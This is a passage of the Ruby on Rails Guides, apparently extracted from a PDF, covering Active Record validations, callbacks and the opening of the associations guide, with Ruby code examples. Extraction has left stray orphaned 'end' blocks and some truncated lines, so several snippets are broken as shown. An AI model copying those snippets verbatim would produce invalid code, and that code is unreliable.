This helper counts characters by default, but you can split the value in a different way using the `:tokenizer` option:

```

class Essay < ActiveRecord::Base
  validates :content, length: {
    minimum: 300,
    maximum: 400,
    tokenizer: lambda { |str| str.scan(/\w+/) },
    too_short: "must have at least %{count} words",
    too_long: "must have at most %{count} words"
  }
end

```

Note that the default error messages are plural (e.g., "is too short (minimum is %{count} characters)"). For this reason, when `:minimum` is 1 you should provide a personalized message or use `presence: true` instead. When `:in` or `:within` have a lower limit of 1, you should either provide a personalized message or call `presence` prior to `length`.

2.8 numericality

This helper validates that your attributes have only numeric values. By default, it will match an optional sign followed by an integral or floating point number. To specify that only integral numbers are allowed set `:only_integer` to `true`.

If you set `:only_integer` to `true`, then it will use the

```

/\A[+-]?\d+\Z/

```

regular expression to validate the attribute's value. Otherwise, it will try to convert the value to a number using `Float`.



Note that the regular expression above allows a trailing newline character.



```
class Player < ActiveRecord::Base
  validates :points, numericality: true
  validates :games_played, numericality: { only_integer: true }
end
```

Besides `:only_integer`, this helper also accepts the following options to add constraints to acceptable values:

- `:greater_than` - Specifies the value must be greater than the supplied value. The default error message for this option is *"must be greater than %{count}"*.
- `:greater_than_or_equal_to` - Specifies the value must be greater than or equal to the supplied value. The default error message for this option is *"must be greater than or equal to %{count}"*.
- `:equal_to` - Specifies the value must be equal to the supplied value. The default error message for this option is *"must be equal to %{count}"*.
- `:less_than` - Specifies the value must be less than the supplied value. The default error message for this option is *"must be less than %{count}"*.
- `:less_than_or_equal_to` - Specifies the value must be less than or equal to the supplied value. The default error message for this option is *"must be less than or equal to %{count}"*.
- `:odd` - Specifies the value must be an odd number if set to true. The default error message for this option is *"must be odd"*.
- `:even` - Specifies the value must be an even number if set to true. The default error message for this option is *"must be even"*.

The default error message is *"is not a number"*.

2.9 presence

This helper validates that the specified attributes are not empty. It uses the `blank?` method to check if the value is either `nil` or a blank string, that is, a string that is either empty or consists of whitespace.



```
class Person < ActiveRecord::Base
  validates :name, :login, :email, presence: true
end
```

If you want to be sure that an association is present, you'll need to test whether the associated object itself is present, and not the foreign key used to map the association.



```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, presence: true
end
```

In order to validate associated records whose presence is required, you must specify the `:inverse_of` option for the association:



```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```

If you validate the presence of an object associated via a `has_one` or `has_many` relationship, it will check that the object is neither `blank?` nor `marked_for_destruction?`.

Since `false.blank?` is `true`, if you want to validate the presence of a boolean field you should use `validates :field_name, inclusion: { in: [true, false] }`.

The default error message is *"can't be blank"*.


2.10 absence

This helper validates that the specified attributes are absent. It uses the `present?` method to check if the value is not either `nil` or a blank string, that is, a string that is either empty or consists of whitespace.



```
class Person < ActiveRecord::Base
  validates :name, :login, :email, absence: true
end
```

If you want to be sure that an association is absent, you'll need to test whether the associated object itself is absent, and not the foreign key used to map the association.



```
class LineItem < ActiveRecord::Base
  belongs_to :order
  validates :order, absence: true
end
```

In order to validate associated records whose absence is required, you must specify the `:inverse_of` option for the association:



```
class Order < ActiveRecord::Base
  has_many :line_items, inverse_of: :order
end
```


If you validate the absence of an object associated via a `has_one` or `has_many` relationship, it will check that the object is neither `present?` nor `marked_for_destruction?`.

Since `false.present?` is `false`, if you want to validate the absence of a boolean field you should use `validates :field_name, exclusion: { in: [true, false] }`.

The default error message is *"must be blank"*.

2.11 uniqueness

This helper validates that the attribute's value is unique right before the object gets saved. It does not create a uniqueness constraint in the database, so it may happen that two different database connections create two records with the same value for a column that you intend to be unique. To avoid that, you must create a unique index on both columns in your database. See [the MySQL manual](#) for more details about multiple column indexes.



```
class Account < ActiveRecord::Base
  validates :email, uniqueness: true
end
```

The validation happens by performing an SQL query into the model's table, searching for an existing record with the same value in that attribute.

There is a `:scope` option that you can use to specify other attributes that are used to limit the uniqueness check:

```
class Holiday < ActiveRecord::Base
  validates :name, uniqueness: { scope: :year,
    message: "should happen once per year" }
end
```

There is also a `:case_sensitive` option that you can use to define whether the uniqueness constraint will be case sensitive or not. This option defaults to true.

```
class Person < ActiveRecord::Base
  validates :name, uniqueness: { case_sensitive: false }
end
```



Note that some databases are configured to perform case-insensitive searches anyway.

The default error message is *"has already been taken"*.

2.12 validates_with

This helper passes the record to a separate class for validation.

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if record.first_name == "Evil"
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator
end
```



Errors added to `record.errors[:base]` relate to the state of the record as a whole, and not to a specific attribute.

The `validates_with` helper takes a class, or a list of classes to use for validation. There is no default error message for `validates_with`. You must manually add errors to the record's errors collection in the validator class.

To implement the `validate` method, you must have a `record` parameter defined, which is the record to be validated.

Like all other validations, `validates_with` takes the `:if`, `:unless` and `:on` options. If you pass any other options, it will send those options to the validator class as options:


```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if options[:fields].any?{|field| record.send(field) == "Evil" }
      record.errors[:base] << "This person is evil"
    end
  end
end
```

```
end

class Person < ActiveRecord::Base
  validates_with GoodnessValidator, fields: [:first_name, :last_name]
end
```

Note that the validator will be initialized *only once* for the whole application life cycle, and not on each validation run, so be careful about using instance variables inside it.

If your validator is complex enough that you want instance variables, you can easily use a plain old Ruby object instead:



```
class Person < ActiveRecord::Base
  validate do |person|
    GoodnessValidator.new(person).validate
  end
end

class GoodnessValidator
  def initialize(person)
    @person = person
  end

  def validate
    if some_complex_condition_involving_ivars_and_private_methods?
      @person.errors[:base] << "This person is evil"
    end
  end

  # ...
end
```

2.13 validates_each

This helper validates attributes against a block. It doesn't have a predefined validation function. You should create one using a block, and every attribute passed to `validates_each` will be tested against it. In the following example, we don't want names and surnames to begin with lower case.



```
class Person < ActiveRecord::Base
  validates_each :name, :surname do |record, attr, value|
    record.errors.add(attr, 'must start with upper case') if value =~ /\A[a-z]/
  end
end
```


The block receives the record, the attribute's name and the attribute's value. You can do anything you like to check for valid data within the block. If your validation fails, you should add an error message to the model, therefore making it invalid.

3 Common Validation Options

These are common validation options:

3.1 :allow_nil

The `:allow_nil` option skips the validation when the value being validated is `nil`.



```
class Coffee < ActiveRecord::Base
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }, allow_nil: true
```

```
end
```

3.2 :allow_blank

The `:allow_blank` option is similar to the `:allow_nil` option. This option will let validation pass if the attribute's value is blank?, like `nil` or an empty string for example.



```
class Topic < ActiveRecord::Base
  validates :title, length: { is: 5 }, allow_blank: true
end

Topic.create(title: "").valid? # => true
Topic.create(title: nil).valid? # => true
```

3.3 :message

As you've already seen, the `:message` option lets you specify the message that will be added to the `errors` collection when validation fails. When this option is not used, Active Record will use the respective default error message for each validation helper.

3.4 :on

The `:on` option lets you specify when the validation should happen. The default behavior for all the built-in validation helpers is to be run on save (both when you're creating a new record and when you're updating it). If you want to change it, you can use `on: :create` to run the validation only when a new record is created or `on: :update` to run the validation only when a record is updated.



```
class Person < ActiveRecord::Base
  # it will be possible to update email with a duplicated value
  validates :email, uniqueness: true, on: :create

  # it will be possible to create the record with a non-numerical age
  validates :age, numericality: true, on: :update

  # the default (validates on both create and update)
  validates :name, presence: true
end
```

4 Strict Validations

You can also specify validations to be strict and raise `ActiveModel::StrictValidationFailed` when the object is invalid.



```
class Person < ActiveRecord::Base
  validates :name, presence: { strict: true }
end

Person.new.valid? # => ActiveModel::StrictValidationFailed: Name can't be blank
```

There is also an ability to pass custom exception to `:strict` option.



```
class Person < ActiveRecord::Base
```

```
validates :token, presence: true, uniqueness: true, strict: TokenGenerationExcep
end


Person.new.valid? # => TokenGenerationException: Token can't be blank
```

5 Conditional Validation

Sometimes it will make sense to validate an object only when a given predicate is satisfied. You can do that by using the `:if` and `:unless` options, which can take a symbol, a string, a `Proc` or an `Array`. You may use the `:if` option when you want to specify when the validation **should** happen. If you want to specify when the validation **should not** happen, then you may use the `:unless` option.

5.1 Using a Symbol with `:if` and `:unless`

You can associate the `:if` and `:unless` options with a symbol corresponding to the name of a method that will get called right before validation happens. This is the most commonly used option.




```
class Order < ActiveRecord::Base
  validates :card_number, presence: true, if: :paid_with_card?

  def paid_with_card?
    payment_type == "card"
  end
end
```

5.2 Using a String with `:if` and `:unless`


You can also use a string that will be evaluated using `eval` and needs to contain valid Ruby code. You should use this option only when the string represents a really short condition.



```
class Person < ActiveRecord::Base
  validates :surname, presence: true, if: "name.nil?"
end
```

5.3 Using a Proc with `:if` and `:unless`


Finally, it's possible to associate `:if` and `:unless` with a `Proc` object which will be called. Using a `Proc` object gives you the ability to write an inline condition instead of a separate method. This option is best suited for one-liners.



```
class Account < ActiveRecord::Base
  validates :password, confirmation: true,
    unless: Proc.new { |a| a.password.blank? }
end
```

5.4 Grouping Conditional validations

Sometimes it is useful to have multiple validations use one condition, it can be easily achieved using `with_options`.



```
class User < ActiveRecord::Base
  with_options if: :is_admin? do |admin|
    admin.validates :password, length: { minimum: 10 }
    admin.validates :email, presence: true
  end
end
```

```
end
end
```

All validations inside of `with_options` block will have automatically passed the condition `if: :is_admin?`

5.5 Combining Validation Conditions

On the other hand, when multiple conditions define whether or not a validation should happen, an `Array` can be used. Moreover, you can apply both `:if` and `:unless` to the same validation.



```
class Computer < ActiveRecord::Base
  validates :mouse, presence: true,
                if: ["market.retail?", :desktop?],
                unless: Proc.new { |c| c.trackpad.present? }
end
```

The validation only runs when all the `:if` conditions and none of the `:unless` conditions are evaluated to `true`.

6 Performing Custom Validations

When the built-in validation helpers are not enough for your needs, you can write your own validators or validation methods as you prefer.

6.1 Custom Validators

Custom validators are classes that extend `ActiveModel::Validator`. These classes must implement a `validate` method which takes a record as an argument and performs the validation on it. The custom validator is called using the `validates_with` method.



```
class MyValidator < ActiveModel::Validator
  def validate(record)
    unless record.name.starts_with? 'X'
      record.errors[:name] << 'Need a name starting with X please!'
    end
  end
end

class Person
  include ActiveModel::Validations
  validates_with MyValidator
end
```

The easiest way to add custom validators for validating individual attributes is with the convenient `ActiveModel::EachValidator`. In this case, the custom validator class must implement a `validate_each` method which takes three arguments: `record`, `attribute` and `value` which correspond to the instance, the attribute to be validated and the value of the attribute in the passed instance.



```
class EmailValidator < ActiveModel::EachValidator
  def validate_each(record, attribute, value)
    unless value =~ /\A([^\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})\z/i
      record.errors[attribute] << (options[:message] || "is not an email")
    end
  end
end

class Person < ActiveRecord::Base
  validates :email, presence: true, email: true
end
```

```
end
```

As shown in the example, you can also combine standard validations with your own custom validators.

6.2 Custom Methods

You can also create methods that verify the state of your models and add messages to the `errors` collection when they are invalid. You must then register these methods by using the `validate` class method, passing in the symbols for the validation methods' names.

You can pass more than one symbol for each class method and the respective validations will be run in the same order as they were registered.



```
class Invoice < ActiveRecord::Base
  validate :expiration_date_cannot_be_in_the_past,
          :discount_cannot_be_greater_than_total_value

  def expiration_date_cannot_be_in_the_past
    if expiration_date.present? && expiration_date < Date.today
      errors.add(:expiration_date, "can't be in the past")
    end
  end

  def discount_cannot_be_greater_than_total_value
    if discount > total_value
      errors.add(:discount, "can't be greater than total value")
    end
  end
end
```

By default such validations will run every time you call `valid?`. It is also possible to control when to run these custom validations by giving an `:on` option to the `validate` method, with either: `:create` or `:update`.



```
class Invoice < ActiveRecord::Base
  validate :active_customer, on: :create

  def active_customer
    errors.add(:customer_id, "is not active") unless customer.active?
  end
end
```

7 Working with Validation Errors

In addition to the `valid?` and `invalid?` methods covered earlier, Rails provides a number of methods for working with the `errors` collection and inquiring about the validity of objects.

The following is a list of the most commonly used methods. Please refer to the `ActiveModel::Errors` documentation for a list of all the available methods.

7.1 errors

Returns an instance of the class `ActiveModel::Errors` containing all errors. Each key is the attribute name and the value is an array of strings with all errors.



```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
```



```

end

person = Person.new
person.valid? # => false
person.errors.messages
# => {:name=>["can't be blank", "is too short (minimum is 3 characters)"]}

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors.messages # => {}

```

7.2 errors []

`errors[]` is used when you want to check the error messages for a specific attribute. It returns an array of strings with all error messages for the given attribute, each string with one error message. If there are no errors related to the attribute, it returns an empty array.



```

class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new(name: "John Doe")
person.valid? # => true
person.errors[:name] # => []

person = Person.new(name: "JD")
person.valid? # => false
person.errors[:name] # => ["is too short (minimum is 3 characters)"]

person = Person.new
person.valid? # => false
person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]

```

7.3 errors.add

The `add` method lets you manually add messages that are related to particular attributes. You can use the `errors.full_messages` or `errors.to_a` methods to view the messages in the form they might be displayed to a user. Those particular messages get the attribute name prepended (and capitalized). `add` receives the name of the attribute you want to add the message to, and the message itself.



```

class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@#%*()_-=")
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
# => ["cannot contain the characters !@#%*()_-="]

person.errors.full_messages
# => ["Name cannot contain the characters !@#%*()_-="]

```

Another way to do this is using `[] = setter`



```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:name] = "cannot contain the characters !@#%*()_-=+"
  end
end

person = Person.create(name: "!@#")

person.errors[:name]
# => ["cannot contain the characters !@#%*()_-=+"]

person.errors.to_a
# => ["Name cannot contain the characters !@#%*()_-=+"]
```

7.4 errors[:base]

You can add error messages that are related to the object's state as a whole, instead of being related to a specific attribute. You can use this method when you want to say that the object is invalid, no matter the values of its attributes. Since `errors[:base]` is an array, you can simply add a string to it and it will be used as an error message.



```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:base] << "This person is invalid because ..."
  end
end
```

7.5 errors.clear

The `clear` method is used when you intentionally want to clear all the messages in the `errors` collection. Of course, calling `errors.clear` upon an invalid object won't actually make it valid: the `errors` collection will now be empty, but the next time you call `valid?` or any method that tries to save this object to the database, the validations will run again. If any of the validations fail, the `errors` collection will be filled again.



```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end

person = Person.new
person.valid? # => false
person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]

person.errors.clear
person.errors.empty? # => true

p.save # => false

p.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

7.6 errors.size

The `size` method returns the total number of error messages for the object.



```
class Person < ActiveRecord::Base
  validates :name, presence: true, length: { minimum: 3 }
end
```

```
person = Person.new
person.valid? # => false
person.errors.size # => 2


person = Person.new(name: "Andrea", email: "andrea@example.com")
person.valid? # => true
person.errors.size # => 0
```

8 Displaying Validation Errors in Views

Once you've created a model and added validations, if that model is created via a web form, you probably want to display an error message when one of the validations fail.

Because every application handles this kind of thing differently, Rails does not include any view helpers to help you generate these messages directly. However, due to the rich number of methods Rails gives you to interact with validations in general, it's fairly easy to build your own. In addition, when generating a scaffold, Rails will put some ERB into the `_form.html.erb` that it generates that displays the full list of errors on that model.


Assuming we have a model that's been saved in an instance variable named `@post`, it looks like this:



```
<% if @post.errors.any? %>
  <div id="error_explanation">
    <h2><%= pluralize(@post.errors.count, "error") %> prohibited this post from be


    <ul>
      <% @post.errors.full_messages.each do |msg| %>
        <li><%= msg %></li>
      <% end %>
    </ul>
  </div>
<% end %>
```

Furthermore, if you use the Rails form helpers to generate your forms, when a validation error occurs on a field, it will generate an extra `<div>` around the entry.



```
<div class="field_with_errors">
  <input id="post_title" name="post[title]" size="30" type="text" value="">
</div>
```

You can then style this div however you'd like. The default scaffold that Rails generates, for example, adds this CSS rule:



```
.field_with_errors {
  padding: 2px;
  background-color: red;
  display: table;
}
```

This means that any field with an error ends up with a 2 pixel red border.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#)

section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Callbacks

This guide teaches you how to hook into the life cycle of your Active Record objects.

After reading this guide, you will know:

- ✓ **The life cycle of Active Record objects.**
- ✓ **How to create callback methods that respond to events in the object life cycle.**
- ✓ **How to create special classes that encapsulate common behavior for your callbacks.**



Chapters

1. [The Object Life Cycle](#)
2. [Callbacks Overview](#)
 - [Callback Registration](#)
3. [Available Callbacks](#)
 - [Creating an Object](#)
 - [Updating an Object](#)
 - [Destroying an Object](#)
 - [after_initialize and after_find](#)
 - [after_touch](#)
4. [Running Callbacks](#)
5. [Skipping Callbacks](#)
6. [Halting Execution](#)
7. [Relational Callbacks](#)
8. [Conditional Callbacks](#)
 - [Using :if and :unless with a Symbol](#)
 - [Using :if and :unless with a String](#)
 - [Using :if and :unless with a Proc](#)
 - [Multiple Conditions for Callbacks](#)
9. [Callback Classes](#)
10. [Transaction Callbacks](#)

1 The Object Life Cycle

During the normal operation of a Rails application, objects may be created, updated, and destroyed. Active Record provides hooks into this *object life cycle* so that you can control your application and its data.

Callbacks allow you to trigger logic before or after an alteration of an object's state.

2 Callbacks Overview

Callbacks are methods that get called at certain moments of an object's life cycle. With callbacks it is possible to write code that will run whenever an Active Record object is created, saved, updated, deleted, validated, or loaded from the database.

2.1 Callback Registration

In order to use the available callbacks, you need to register them. You can implement the callbacks as ordinary methods and use a macro-style class method to register them as callbacks:



```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_validation :ensure_login_has_a_value

  protected
  def ensure_login_has_a_value
    if login.nil?
      self.login = email unless email.blank?
    end
  end
end
```

The macro-style class methods can also receive a block. Consider using this style if the code inside your block is so short that it fits in a single line:



```
class User < ActiveRecord::Base
  validates :login, :email, presence: true

  before_create do
    self.name = login.capitalize if name.blank?
  end
end
```

Callbacks can also be registered to only fire on certain life cycle events:



```
class User < ActiveRecord::Base
  before_validation :normalize_name, on: :create

  # :on takes an array as well
  after_validation :set_location, on: [ :create, :update ]

  protected
  def normalize_name
    self.name = self.name.downcase.titleize
  end

  def set_location
    self.location = LocationService.query(self)
  end
end
```

It is considered good practice to declare callback methods as protected or private. If left public, they can be called from outside of the model and violate the principle of object encapsulation.

3 Available Callbacks

Here is a list with all the available Active Record callbacks, listed in the same order in which they will get called during the respective operations:

3.1 Creating an Object

- before_validation

- `after_validation`
- `before_save`
- `around_save`
- `before_create`
- `around_create`
- `after_create`
- `after_save`

3.2 Updating an Object

- `before_validation`
- `after_validation`
- `before_save`
- `around_save`
- `before_update`
- `around_update`
- `after_update`
- `after_save`

3.3 Destroying an Object

- `before_destroy`
- `around_destroy`
- `after_destroy`



`after_save` runs both on create and update, but always *after* the more specific callbacks `after_create` and `after_update`, no matter the order in which the macro calls were executed.

3.4 `after_initialize` and `after_find`

The `after_initialize` callback will be called whenever an Active Record object is instantiated, either by directly using `new` or when a record is loaded from the database. It can be useful to avoid the need to directly override your Active Record `initialize` method.

The `after_find` callback will be called whenever Active Record loads a record from the database. `after_find` is called before `after_initialize` if both are defined.

The `after_initialize` and `after_find` callbacks have no `before_*` counterparts, but they can be registered just like the other Active Record callbacks.



```
class User < ActiveRecord::Base
  after_initialize do |user|
    puts "You have initialized an object!"
  end

  after_find do |user|
    puts "You have found an object!"
  end
end

>> User.new
You have initialized an object!
=> #<User id: nil>

>> User.first
You have found an object!
You have initialized an object!
```

```
=> #<User id: 1>
```

3.5 after_touch

The `after_touch` callback will be called whenever an Active Record object is touched.



```
class User < ActiveRecord::Base
  after_touch do |user|
    puts "You have touched an object"
  end
end

>> u = User.create(name: 'Kuldeep')
=> #<User id: 1, name: "Kuldeep", created_at: "2013-11-25 12:17:49", updated_at: '

>> u.touch
You have touched an object
=> true
```

It can be used along with `belongs_to`:



```
class Employee < ActiveRecord::Base
  belongs_to :company, touch: true
  after_touch do
    puts 'An Employee was touched'
  end
end

class Company < ActiveRecord::Base
  has_many :employees
  after_touch :log_when_employees_or_company_touched

  private
  def log_when_employees_or_company_touched
    puts 'Employee/Company was touched'
  end
end

>> @employee = Employee.last
=> #<Employee id: 1, company_id: 1, created_at: "2013-11-25 17:04:22", updated_at:

# triggers @employee.company.touch
>> @employee.touch
Employee/Company was touched
An Employee was touched
=> true
```

4 Running Callbacks

The following methods trigger callbacks:

- `create`
- `create!`
- `decrement!`
- `destroy`
- `destroy!`
- `destroy_all`

- increment!
- save
- save!
- save(validate: false)
- toggle!
- update_attribute
- update
- update!
- valid?

Additionally, the `after_find` callback is triggered by the following finder methods:

- all
- first
- find
- find_by
- find_by_*
- find_by_*!
- find_by_sql
- last

The `after_initialize` callback is triggered every time a new object of the class is initialized.



The `find_by_*` and `find_by_*!` methods are dynamic finders generated automatically for every attribute. Learn more about them at the [Dynamic finders section](#)

5 Skipping Callbacks

Just as with validations, it is also possible to skip callbacks by using the following methods:

- decrement
- decrement_counter
- delete
- delete_all
- increment
- increment_counter
- toggle
- touch
- update_column
- update_columns
- update_all
- update_counters

These methods should be used with caution, however, because important business rules and application logic may be kept in callbacks. Bypassing them without understanding the potential implications may lead to invalid data.

6 Halting Execution

As you start registering new callbacks for your models, they will be queued for execution. This queue will include all your model's validations, the registered callbacks, and the database operation to be executed.

The whole callback chain is wrapped in a transaction. If any *before* callback method returns exactly `false` or raises an exception, the execution chain gets halted and a ROLLBACK is issued; *after* callbacks can only accomplish that by raising an exception.





Any exception that is not `ActiveRecord::Rollback` will be re-raised by Rails after the callback chain is halted. Raising an exception other than `ActiveRecord::Rollback` may break code that does not expect methods like `save` and `update_attributes` (which normally try to return `true` or `false`) to raise an exception.

7 Relational Callbacks

Callbacks work through model relationships, and can even be defined by them. Suppose an example where a user has many posts. A user's posts should be destroyed if the user is destroyed. Let's add an `after_destroy` callback to the `User` model by way of its relationship to the `Post` model:



```
class User < ActiveRecord::Base
  has_many :posts, dependent: :destroy
end

class Post < ActiveRecord::Base
  after_destroy :log_destroy_action

  def log_destroy_action
    puts 'Post destroyed'
  end
end

>> user = User.first
=> #<User id: 1>
>> user.posts.create!
=> #<Post id: 1, user_id: 1>
>> user.destroy
Post destroyed
=> #<User id: 1>
```

8 Conditional Callbacks

As with validations, we can also make the calling of a callback method conditional on the satisfaction of a given predicate. We can do this using the `:if` and `:unless` options, which can take a symbol, a string, a `Proc` or an `Array`. You may use the `:if` option when you want to specify under which conditions the callback **should** be called. If you want to specify the conditions under which the callback **should not** be called, then you may use the `:unless` option.

8.1 Using `:if` and `:unless` with a Symbol

You can associate the `:if` and `:unless` options with a symbol corresponding to the name of a predicate method that will get called right before the callback. When using the `:if` option, the callback won't be executed if the predicate method returns `false`; when using the `:unless` option, the callback won't be executed if the predicate method returns `true`. This is the most common option. Using this form of registration it is also possible to register several different predicates that should be called to check if the callback should be executed.



```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, if: :paid_with_card?
end
```

8.2 Using `:if` and `:unless` with a String

You can also use a string that will be evaluated using `eval` and hence needs to contain valid Ruby code. You should use this option only when the string represents a really short condition:




```
class Order < ActiveRecord::Base
```

```
before_save :normalize_card_number, if: "paid_with_card?"  
end
```

8.3 Using :if and :unless with a Proc

Finally, it is possible to associate :if and :unless with a Proc object. This option is best suited when writing short validation methods, usually one-liners:



```
class Order < ActiveRecord::Base  
  before_save :normalize_card_number,  
    if: Proc.new { |order| order.paid_with_card? }  
end
```

8.4 Multiple Conditions for Callbacks

When writing conditional callbacks, it is possible to mix both :if and :unless in the same callback declaration:




```
class Comment < ActiveRecord::Base  
  after_create :send_email_to_author, if: :author_wants_emails?,  
    unless: Proc.new { |comment| comment.post.ignore_comments? }  
end
```

9 Callback Classes


Sometimes the callback methods that you'll write will be useful enough to be reused by other models. Active Record makes it possible to create classes that encapsulate the callback methods, so it becomes very easy to reuse them.

Here's an example where we create a class with an after_destroy callback for a PictureFile model:




```
class PictureFileCallbacks  
  def after_destroy(picture_file)  
    if File.exist?(picture_file.filepath)  
      File.delete(picture_file.filepath)  
    end  
  end  
end
```

When declared inside a class, as above, the callback methods will receive the model object as a parameter. We can now use the callback class in the model:



```
class PictureFile < ActiveRecord::Base  
  after_destroy PictureFileCallbacks.new  
end
```

Note that we needed to instantiate a new PictureFileCallbacks object, since we declared our callback as an instance method. This is particularly useful if the callbacks make use of the state of the instantiated object. Often, however, it will make more sense to declare the callbacks as class methods:



```
class PictureFileCallbacks  
  def self.after_destroy(picture_file)  
    if File.exist?(picture_file.filepath)  
      File.delete(picture_file.filepath)  
    end  
  end  
end
```

```
end
end
end
```

If the callback method is declared this way, it won't be necessary to instantiate a `PictureFileCallbacks` object.



```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks
end
```

You can declare as many callbacks as you want inside your callback classes.

10 Transaction Callbacks

There are two additional callbacks that are triggered by the completion of a database transaction: `after_commit` and `after_rollback`. These callbacks are very similar to the `after_save` callback except that they don't execute until after database changes have either been committed or rolled back. They are most useful when your active record models need to interact with external systems which are not part of the database transaction.

Consider, for example, the previous example where the `PictureFile` model needs to delete a file after the corresponding record is destroyed. If anything raises an exception after the `after_destroy` callback is called and the transaction rolls back, the file will have been deleted and the model will be left in an inconsistent state. For example, suppose that `picture_file_2` in the code below is not valid and the `save!` method raises an error.



```
PictureFile.transaction do
  picture_file_1.destroy
  picture_file_2.save!
end
```

By using the `after_commit` callback we can account for this case.



```
class PictureFile < ActiveRecord::Base
  after_commit :delete_picture_file_from_disk, on: [:destroy]

  def delete_picture_file_from_disk
    if File.exist?(filepath)
      File.delete(filepath)
    end
  end
end
```



the `:on` option specifies when a callback will be fired. If you don't supply the `:on` option the callback will fire for every action.



The `after_commit` and `after_rollback` callbacks are guaranteed to be called for all models created, updated, or destroyed within a transaction block. If any exceptions are raised within one of these callbacks, they will be ignored so that they don't interfere with the other callbacks. As such, if your callback code could raise an exception, you'll need to rescue it and handle it appropriately within the callback.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Associations

This guide covers the association features of Active Record.

After reading this guide, you will know:

- ✓ How to declare associations between Active Record models.
- ✓ How to understand the various types of Active Record associations.
- ✓ How to use the methods added to your models by creating associations.



Chapters

1. Why Associations?

2. The Types of Associations

- The belongs_to Association
- The has_one Association
- The has_many Association
- The has_many :through Association
- The has_one :through Association
- The has_and_belongs_to_many Association
- Choosing Between belongs_to and has_one
- Choosing Between has_many :through and has_and_belongs_to_many
- Poly morphic Associations
- Self Joins

3. Tips, Tricks, and Warnings


- Controlling Caching
- Avoiding Name Collisions
- Updating the Schema
- Controlling Association Scope
- Bi-directional Associations

4. Detailed Association Reference

- belongs_to Association Reference
- has_one Association Reference
- has_many Association Reference
- has_and_belongs_to_many Association Reference
- Association Callbacks
- Association Extensions

1 Why Associations?


Why do we need associations between models? Because they make common operations simpler and easier in your code. For example, consider a simple Rails application that includes a model for customers and a model for orders. Each customer can have many orders. Without associations, the model declarations would look like this:



```
class Customer < ActiveRecord::Base
end


class Order < ActiveRecord::Base
end
```

Now, suppose we wanted to add a new order for an existing customer. We'd need to do something like this:




```
@order = Order.create(order_date: Time.now, customer_id: @customer.id)
```

Or consider deleting a customer, and ensuring that all of its orders get deleted as well:



```
@orders = Order.where(customer_id: @customer.id)
@orders.each do |order|
  order.destroy
end
@customer.destroy
```


With Active Record associations, we can streamline these - and other - operations by declaratively telling Rails that there is a connection between the two models. Here's the revised code for setting up customers and orders:



```
class Customer < ActiveRecord::Base
  has_many :orders, dependent: :destroy
end


class Order < ActiveRecord::Base
  belongs_to :customer
end
```

With this change, creating a new order for a particular customer is easier:



```
@order = @customer.orders.create(order_date: Time.now)
```

Deleting a customer and all of its orders is *much* easier:



```
@customer.destroy
```

To learn more about the different types of associations, read the next section of this guide. That's followed by some tips and tricks for working with associations, and then by a complete reference to the methods and options for associations in Rails.

2 The Types of Associations

In Rails, an *association* is a connection between two Active Record models. Associations are implemented using macro-style calls, so that you can declaratively add features to your models. For example, by declaring that one model `belongs_to` another, you instruct Rails to maintain Primary Key-Foreign Key information between instances of the two models, and you also get a number of utility methods added to your model. Rails supports six types of associations:

- `belongs_to`
- `has_one`
- `has_many`


- `has_many :through`
- `has_one :through`
- `has_and_belongs_to_many`

In the remainder of this guide, you'll learn how to declare and use the various forms of associations. But first, a quick introduction to the situations where each association type is appropriate.

2.1 The `belongs_to` Association

A `belongs_to` association sets up a one-to-one connection with another model, such that each instance of the declaring model "belongs to" one instance of the other model. For example, if your application includes customers and orders, and each order can be assigned to exactly one customer, you'd declare the order model this way:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```



```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

